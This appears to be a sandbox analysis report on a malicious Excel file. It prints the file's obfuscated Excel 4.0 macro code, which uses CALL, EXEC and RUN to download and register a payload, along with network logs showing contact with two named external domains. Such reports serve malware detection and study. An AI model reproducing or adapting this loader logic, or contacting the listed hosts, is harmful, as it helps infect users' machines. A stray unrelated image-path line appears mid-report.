SSDEEP:	3072:57NiRdSD8YNoTU90u5fzn3bW0X7vrPlsrXvLlL7L+7NiuJ:+RdTrTU9ZQ/uJ
MD5:	5CD0B37848F5BA53896F036BC52F5823
SHA1:	3868D1E1EEB7803F79E1EBF5741EAF9F7E6A3772
SHA-256:	53B6107D1F6EF82AF1014BD20456767BBC812BDC9C16BD9F4FE6E19B82059FF5
SHA-512:	EBE73A3527FB9D7AF99A6C9B3B0A84252089E9C5726E1C69A9233F7AECCFF15A89DE6449F7DFCE56348CD058BCDD46CE89F644BA887C8DBE51AC51791B9B4C9
Malicious:	false
Reputation:	low
Preview:	........T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....9..C.a.l.i.b.r.i.1.....9..A.r.i.a.l.1.....9..A.r.i.a.l.1.....9..A.r.i.a.l.1.....8.....9..A.r.i.a.l.1.....8.....9..A.r.i.a.l.1.....8.....9..A.r.i.a.l.1.....<.....9..A.r.i.a.l.1.....4.....9..A.r.i.a.l.1.....4.....9..A.r.i.a.l.1...h...8.....9..C.a.m.b.r.i.a.1.....9..C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	85095f36_by_Libranalysis.xls
File size:	375808
MD5:	85095f36d19d0a0cc635a9e255730ea0
SHA1:	8ec5f0d784134f08bce52949027a686cd099acd8
SHA256:	a4a5606ff24d70f51f72a501a370ab2199548d4d3a88e904cb9cfafb824d8af2
SHA512:	b95d86d75bc04d974061657cc4183c117f3a6b88ea21fb3d7e30ce1631bd8cd92928990954d9bf669d68a16b7748ca7d43246abd445fddbd29e898720c7d14d1
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbc9:vUGAt6Uqa5DPdG9uS9QLp4l+s+I8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "85095f36_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . v a n - v a n . . . . . v - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:14:16.590965033 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:16.751008034 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:16.751106024 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:16.753143072 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:16.911761999 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:16.985055923 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:16.985097885 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:16.985111952 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:16.985120058 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:16.985146046 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:16.996124983 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.154994965 CEST	443	49696	192.185.39.58	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:14:17.155457020 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:17.155559063 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.156337023 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.357965946 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:17.412483931 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:17.412667990 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.412847996 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.412918091 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:17.412971973 CEST	49696	443	192.168.2.7	192.185.39.58
May 12, 2021 21:14:17.489748001 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:17.577756882 CEST	443	49696	192.185.39.58	192.168.2.7
May 12, 2021 21:14:17.648061037 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:17.648232937 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:17.648916006 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:17.809278965 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:17.812905073 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:17.812944889 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:17.812964916 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:17.813004971 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:17.813033104 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:17.822004080 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:18.024058104 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:18.031673908 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:18.031825066 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:18.032620907 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:18.190522909 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:18.681673050 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:18.681813955 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:18.682029963 CEST	443	49698	192.185.32.232	192.168.2.7
May 12, 2021 21:14:18.682075977 CEST	49698	443	192.168.2.7	192.185.32.232
May 12, 2021 21:14:48.682174921 CEST	443	49698	192.185.32.232	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:13:59.679435015 CEST	62452	53	192.168.2.7	8.8.8.8
May 12, 2021 21:13:59.729752064 CEST	53	62452	8.8.8.8	192.168.2.7
May 12, 2021 21:14:00.893695116 CEST	57820	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:00.945133924 CEST	53	57820	8.8.8.8	192.168.2.7
May 12, 2021 21:14:04.349562883 CEST	50848	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:04.398363113 CEST	53	50848	8.8.8.8	192.168.2.7
May 12, 2021 21:14:04.442704916 CEST	61242	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:04.515603065 CEST	53	61242	8.8.8.8	192.168.2.7
May 12, 2021 21:14:05.909216881 CEST	58562	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:05.957914114 CEST	53	58562	8.8.8.8	192.168.2.7
May 12, 2021 21:14:11.165891886 CEST	56590	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:11.214657068 CEST	53	56590	8.8.8.8	192.168.2.7
May 12, 2021 21:14:11.234631062 CEST	60501	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:11.306921959 CEST	53	60501	8.8.8.8	192.168.2.7
May 12, 2021 21:14:12.281774998 CEST	53775	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:12.376241922 CEST	53	53775	8.8.8.8	192.168.2.7
May 12, 2021 21:14:12.827092886 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:12.922458887 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:14:13.844841957 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:13.904934883 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:14:14.853281021 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:14.934639931 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:14:16.531063080 CEST	55411	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:16.588973045 CEST	53	55411	8.8.8.8	192.168.2.7
May 12, 2021 21:14:16.601891041 CEST	63668	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:16.651472092 CEST	53	63668	8.8.8.8	192.168.2.7
May 12, 2021 21:14:16.891980886 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:16.951903105 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:14:17.428313971 CEST	54640	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:14:17.487384081 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 21:14:18.166594028 CEST	58739	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:18.219002008 CEST	53	58739	8.8.8.8	192.168.2.7
May 12, 2021 21:14:20.247447968 CEST	60338	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:20.298130989 CEST	53	60338	8.8.8.8	192.168.2.7
May 12, 2021 21:14:20.945103884 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:21.010276079 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:14:21.659816027 CEST	58717	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:21.708542109 CEST	53	58717	8.8.8.8	192.168.2.7
May 12, 2021 21:14:22.172815084 CEST	59762	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:22.252585888 CEST	53	59762	8.8.8.8	192.168.2.7
May 12, 2021 21:14:23.187743902 CEST	54329	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:23.244987011 CEST	53	54329	8.8.8.8	192.168.2.7
May 12, 2021 21:14:25.427805901 CEST	58052	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:25.480015039 CEST	53	58052	8.8.8.8	192.168.2.7
May 12, 2021 21:14:26.337647915 CEST	54008	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:26.386578083 CEST	53	54008	8.8.8.8	192.168.2.7
May 12, 2021 21:14:27.348054886 CEST	59451	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:27.396784067 CEST	53	59451	8.8.8.8	192.168.2.7
May 12, 2021 21:14:28.379065037 CEST	52914	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:28.428435087 CEST	53	52914	8.8.8.8	192.168.2.7
May 12, 2021 21:14:29.819094896 CEST	64569	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:29.868120909 CEST	53	64569	8.8.8.8	192.168.2.7
May 12, 2021 21:14:31.385750055 CEST	52816	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:31.449348927 CEST	53	52816	8.8.8.8	192.168.2.7
May 12, 2021 21:14:31.703587055 CEST	50781	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:31.763199091 CEST	53	50781	8.8.8.8	192.168.2.7
May 12, 2021 21:14:33.120698929 CEST	54230	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:33.169713020 CEST	53	54230	8.8.8.8	192.168.2.7
May 12, 2021 21:14:34.069227934 CEST	54911	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:34.117929935 CEST	53	54911	8.8.8.8	192.168.2.7
May 12, 2021 21:14:35.341445923 CEST	49958	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:35.390192986 CEST	53	49958	8.8.8.8	192.168.2.7
May 12, 2021 21:14:36.572942019 CEST	50860	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:36.621762037 CEST	53	50860	8.8.8.8	192.168.2.7
May 12, 2021 21:14:38.131006002 CEST	50452	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:38.179780006 CEST	53	50452	8.8.8.8	192.168.2.7
May 12, 2021 21:14:55.121938944 CEST	59730	53	192.168.2.7	8.8.8.8
May 12, 2021 21:14:55.180742025 CEST	53	59730	8.8.8.8	192.168.2.7
May 12, 2021 21:15:03.704472065 CEST	59310	53	192.168.2.7	8.8.8.8
May 12, 2021 21:15:03.776784897 CEST	53	59310	8.8.8.8	192.168.2.7
May 12, 2021 21:15:41.472454071 CEST	51919	53	192.168.2.7	8.8.8.8
May 12, 2021 21:15:41.534256935 CEST	53	51919	8.8.8.8	192.168.2.7
May 12, 2021 21:15:51.369874001 CEST	64296	53	192.168.2.7	8.8.8.8
May 12, 2021 21:15:51.427200079 CEST	53	64296	8.8.8.8	192.168.2.7
May 12, 2021 21:16:19.047452927 CEST	56680	53	192.168.2.7	8.8.8.8
May 12, 2021 21:16:19.105853081 CEST	53	56680	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 21:14:16.531063080 CEST	192.168.2.7	8.8.8.8	0x5663	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 21:14:17.428313971 CEST	192.168.2.7	8.8.8.8	0xdc6e	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 21:14:16.588973045 CEST	8.8.8.8	192.168.2.7	0x5663	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 21:14:17.487384081 CEST	8.8.8.8	192.168.2.7	0xdc6e	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 21:14:16.985111952 CEST	192.185.39.58	443	192.168.2.7	49696	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 21:14:17.812964916 CEST	192.185.32.232	443	192.168.2.7	49698	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6024 Parent PID: 792

General

Start time:	21:14:10
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA

